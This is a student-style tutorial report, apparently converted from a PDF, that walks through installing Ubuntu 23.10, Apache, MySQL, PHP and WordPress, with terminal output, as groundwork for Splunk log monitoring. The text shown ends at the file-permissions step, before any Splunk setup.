Implementing Website Log Monitoring using Splunk On WordPress Created in Ubuntu 23.10

Report Prepared For

Report issued: 31-07-2024

Submitted by: Sooraj Nair


How to Install WordPress on Ubuntu 23.10 and monitor Website Logs

Creating a website is an exciting venture, but ensuring smooth operations is crucial. This guide simplifies two key tasks: installing WordPress on your computer with Ubuntu-23.10 and seamlessly monitoring your website's activity using Splunk. Think of WordPress as the engine propelling your website, allowing you to effortlessly create and manage content. Once your website is up and running, enter Splunk – your website detective. Splunk helps you understand who's visiting your site and promptly identifies any potential issues. Follow these straightforward steps to not only establish an impressive website with WordPress but also effortlessly monitor it using Splunk. Here's a simple guide on installing WordPress on Ubuntu 23.10 and setting up easy log monitoring with Splunk.


➲ Step 1 - Install Ubuntu Server on VirtualBox


Download Ubuntu server ubuntu 23.10. Install and configure the virtual machine in virtual box.

- **Let’s Open Ubuntu and let’s install it**



- **Give your name, server name, username, password**






Ubuntu Installation is Completed. The Ubuntu system terminal page is open and login with our username and password.

➲ Step 2 - Update System

Open the terminal on the Ubuntu server and execute the following commands:

sudo apt-get update

sudo apt upgrade



➲ Step 3 - Install Apache

Install the Apache web server, which will serve as the foundation for hosting your WordPress site:

```
sudo apt install apache2
```

To confirm that Apache is installed on your system, execute the following command.

```
sudo systemctl status apache2
```

```
Enabling module mime.
Enabling module negotiation.
Enabling module setenvif.
Enabling module filter.
Enabling module deflate.
Enabling module status.
Enabling module reqtimeout.
Enabling conf charset.
Enabling conf localized-error-pages.
Enabling conf other-vhosts-access-log.
Enabling conf security.
Enabling conf serve-cgi-bin.
Enabling site 000-default.
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
Created symlink /etc/systemd/system/multi-user.target.wants/apache-htcacheclean.service → /lib/systemd/system/apache-htcacheclean.service.
Processing triggers for ufw (0.36.2-1) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for libc-bin (2.38-1ubuntu6.3) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
iam@iam:~$ sudo systemctl start apache2
iam@iam:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: enabled)
     Active: active (running) since Tue 2024-07-23 15:33:13 UTC; 26s ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 2693 (apache2)
      Tasks: 55 (limit: 4981)
     Memory: 5.0M
        CPU: 45ms
     CGroup: /system.slice/apache2.service
             ├─2693 /usr/sbin/apache2 -k start
             ├─2694 /usr/sbin/apache2 -k start
             └─2695 /usr/sbin/apache2 -k start

Jul 23 15:33:13 iam systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jul 23 15:33:13 iam apachectl[2692]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to s
Jul 23 15:33:13 iam systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-16/16 (END)
```


To verify further, open your browser and go to your server's IP address.

https://ip-address

➲ Step 4 - MySQL Server


Install the MySQL server on your Ubuntu system:

sudo apt install mysql-server mysql-client



Run the following command to secure your MySQL installation. it will prompt you to set a root password, remove anonymous users, disallow root login remotely, remove the test database, and reload privilege tables:

sudo mysql_secure_installation



➲ Step 5 - Install PHP

Install PHP and the required module for Apache to interact with the MySQL database:


```
sudo apt install php php-mysql
```

To confirm that PHP is installed, created a info.php file at /var/www/html/ path:

```
vim /var/www/html/info.php
```


Append the following lines:

```
<?php
phpinfo();
?>
```



Save and Exit. Open your browser and append /info.php to the server's URL.

https://ip-address/info.php



PHP Version 8.2.10-2ubuntu2.2

System	Linux iam 6.5.0-44-generic #44-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 7 15:10:09 UTC 2024 x86_64
Build Date	Jun 13 2024 16:03:15
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/apache2
Loaded Configuration File	/etc/php/8.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/apache2/conf.d
Additional .ini files parsed	/etc/php/8.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.2/apache2/conf.d/10-opcache.ini, /etc/php/8.2/apache2/conf.d/10-pdo.ini, /etc/php/8.2/apache2/conf.d/20-calendar.ini, /etc/php/8.2/apache2/conf.d/20-ctype.ini, /etc/php/8.2/apache2/conf.d/20-exif.ini, /etc/php/8.2/apache2/conf.d/20-ffi.ini, /etc/php/8.2/apache2/conf.d/20-fileinfo.ini, /etc/php/8.2/apache2/conf.d/20-ftp.ini, /etc/php/8.2/apache2/conf.d/20-gettext.ini, /etc/php/8.2/apache2/conf.d/20-iconv.ini, /etc/php/8.2/apache2/conf.d/20-mysqli.ini, /etc/php/8.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.2/apache2/conf.d/20-phar.ini, /etc/php/8.2/apache2/conf.d/20-posix.ini, /etc/php/8.2/apache2/conf.d/20-readline.ini, /etc/php/8.2/apache2/conf.d/20-shmop.ini, /etc/php/8.2/apache2/conf.d/20-sockets.ini, /etc/php/8.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.2/apache2/conf.d/20-sysvsem.ini, /etc/php/8.2/apache2/conf.d/20-sysvshm.ini, /etc/php/8.2/apache2/conf.d/20-tokenizer.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829,NTS
PHP Extension Build	API20220829,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
Zend Max Execution Timers	disabled

➲ Step 6 - Create a MySQL Database and User

Access the MySQL prompt to create a database and user for WordPress. Replace 'password' with a strong password:

```
sudo mysql
```

Inside the Mysql prompt, run the following commands: Create a database to store WordPress data. Replace 'WordPress' with your desired database name:

```
Mysql [(none)]>CREATE DATABASE wordpress;
```

Create a user and set a strong password. Replace 'wordpress user' with your desired username, and 'password' with a secure password:

```
Mysql [(none)]>CREATE USER 'wordpressuser'@'localhost'
IDENTIFIED BY 'password';
```

Grant all privileges on the 'wordpress' database to the 'wordpressuser'. This allows the user to perform all actions on this database:

```
Mysql[(none)]>GRANT ALL PRIVILEGES ON wordpress. * TO
'wordpressuser'@'localhost';
```

Reload the privileges to apply the changes:

```
FLUSH PRIVILEGES;
```

Exit the MySQL shell:

```
EXIT;
```

```
mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER 'wordpressuser'@'localhost'
    -> show databases;
[1]+  Stopped                 sudo mysql
root@iam:/var/www/html# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.37-0ubuntu0.23.10.2 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
5 rows in set (0.00 sec)

mysql> CREATE USER 'test'@'localhost'IDENTIFIED BY 'test@123';
Query OK, 0 rows affected (0.02 sec)

mysql> GRANT ALL PRIVILEGES ON wordpress. *TO 'test'@'localhost';
Query OK, 0 rows affected (0.01 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.01 sec)

mysql> EXIT;
Bye
root@iam:/var/www/html# CD
CD: command not found
root@iam:/var/www/html# cd
root@iam:~#
```

➲ Step 7 - Download and Extract WordPress

Navigate to the temporary directory, download the latest WordPress version, and move it to the Apache document root:

cd /tmp

wget https://wordpress.org/latest.tar.gz

sudo tar xf latest.tar.gz

sudo mv wordpress /var/www/html/

```
root@iam:/var/www/html# CD
CD: command not found
root@iam:/var/www/html# cd
root@iam:~# cd /tmp wget https://wordpress.org/latest.tar.gz
bash: cd: too many arguments
root@iam:~# cd /tmp
root@iam:/tmp# wget https://wordpress.org/latest.tar.gz
--2024-07-23 16:35:55--  https://wordpress.org/latest.tar.gz
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24637199 (23M) [application/octet-stream]
Saving to: 'latest.tar.gz'

latest.tar.gz                       100%[=============================================================================================>]  23.50M  2.68MB/s    in 11s

2024-07-23 16:36:08 (2.10 MB/s) - 'latest.tar.gz' saved [24637199/24637199]

root@iam:/tmp# sudo tar xf latest.tar.gz
root@iam:/tmp# sudo mv wordpress /var/www/html/
root@iam:/tmp# cd /var/www/html
root@iam:/var/www/html# ls
index.html  info.php  wordpress
root@iam:/var/www/html# cd
root@iam:~# cd /tmp
root@iam:/tmp# ls
latest.tar.gz                                                systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-systemd-logind.service-so6PME
snap-private-tmp                                             systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-systemd-resolved.service-WPT7ZL
systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-apache2.service-rWyld7      systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-systemd-timesyncd.service-L5LRBZ
systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-ModemManager.service-SYixcU  tmp.9HDvpoPSzK
systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-polkit.service-pMawRl
root@iam:/tmp#
```

➲ Step 8 - Set Permissions

Adjust ownership and permissions for the WordPress files:

sudo chown -R www-data:www-data /var/www/html/wordpress

sudo chmod -R 755 /var/www/html/wordpress

```
root@iam:/var/www/html/wordpress# sudo chown -R www-data: www-data /var/www/html/wordpress
chown: cannot access 'www-data': No such file or directory
root@iam:/var/www/html/wordpress# ls
index.php    readme.html      wp-admin           wp-comments-post.php  wp-content   wp-includes       wp-load.php
license.txt  wp-activate.php  wp-blog-header.php  wp-config-sample.php  wp-cron.php  wp-links-opml.php  wp-login.php
root@iam:/var/www/html/wordpress# sudo chown -R www-data:www-data /var/www/html/wordpress
root@iam:/var/www/html/wordpress# sudo chmod -R 755 /var/www/html/wordpress
root@iam:/var/www/html/wordpress# cd /..
```

